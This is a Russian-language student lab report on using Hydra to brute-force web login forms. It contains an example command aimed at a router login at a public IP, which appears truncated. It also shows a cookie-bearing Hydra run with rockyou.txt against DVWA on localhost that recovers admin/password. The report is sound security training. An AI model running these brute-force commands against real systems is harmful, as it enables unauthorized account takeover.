

Отчёт по этапу №3 индивидуального проекта

Использование Hydra

Хусаинова Динара Айратовна, НПИбд-02-21, 1032212283

Содержание

Цель работы	4
Задание	5
Теоретическое введение	6
Выполнение лабораторной работы	8
Выводы	11
Список литературы. Библиография	12

Список иллюстраций

1	Распаковка архива со списком паролей	8
2	Сайт, с которого получаем информацию о параметрах Cookie	9
3	Запрос Hydra	9
4	Результат запроса	9
5	Ввод полученного результата в уязвимую форму	10
6	Результат	10

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений

Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password;`
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`
- Запрос к Hydra будет выглядеть примерно так:


```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log  
-f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=  
username"
```

- Используется `http-post-form` потому, что авторизация происходит по http методом `post`.
- После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на USER и PASS соответственно (username=USER&password=PASS);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

Выполнение лабораторной работы

1. Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux (рис. 2).

A terminal window screenshot with a dark background. The prompt is `(dakhusainova@kali) - [~/Downloads]`. The command `$ sudo gzip -d rockyou.txt.gz` is entered and executed. The prompt is shown again below the command.

```
(dakhusainova@kali) - [~/Downloads]
$ sudo gzip -d rockyou.txt.gz
(dakhusainova@kali) - [~/Downloads]
$
```

Рис. 1: Распаковка архива со списком паролей

2. Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 1).




Рис. 2: Сайт, с которого получаем информацию о параметрах Cookie

3. Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера, теперь могу не только увидеть параметры cookie, но и скопировать их.

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 6).

```
(dakhusainova@kali)-[~/Downloads]
$ hydra -l admin -P rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=8l02p1872hsqulg0si9r4554d:F=Username and/or password incorrect."
```

Рис. 3: Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 3).

```
[80][http-get-form] host: localhost login: admin password: password
```

Рис. 4: Результат запроса

Вводим полученные данные на сайт для проверки (рис. 4).


The image shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with options like 'me', 'Instructions', 'Setup / Reset DB', 'Brute Force', 'Command Injection', 'RF', 'e Inclusion', and 'e Upload'. The 'Brute Force' option is highlighted in green. The main content area is titled 'Vulnerability: Brute Force' and contains a 'Login' form. The form has two input fields: 'Username:' with the value 'admin' and 'Password:' with masked characters '*****'. A 'Login' button is located below the password field. At the bottom of the main area, there is a link for 'More Information'.

Рис. 5: Ввод полученного результата в уязвимую форму

Получаем положительный результат проверки пароля. Все сделано верно (рис. 5).


This screenshot shows the DVWA interface after a successful login. The sidebar menu is visible on the left. The main content area, titled 'Vulnerability: Brute Force', now displays a 'Login' section with empty 'Username:' and 'Password:' fields and a 'Login' button. Below the login form, a message reads 'Welcome to the password protected area admin'. Underneath the message is a small image of a person with a surprised expression.

Рис. 6: Результат

Выводы

Приобретены практические навыки по использованию инструмента Hydra для брутфорса паролей.

Список литературы. Библиография

[1] Документация по DVWA: <https://kali.tools/?p=1820>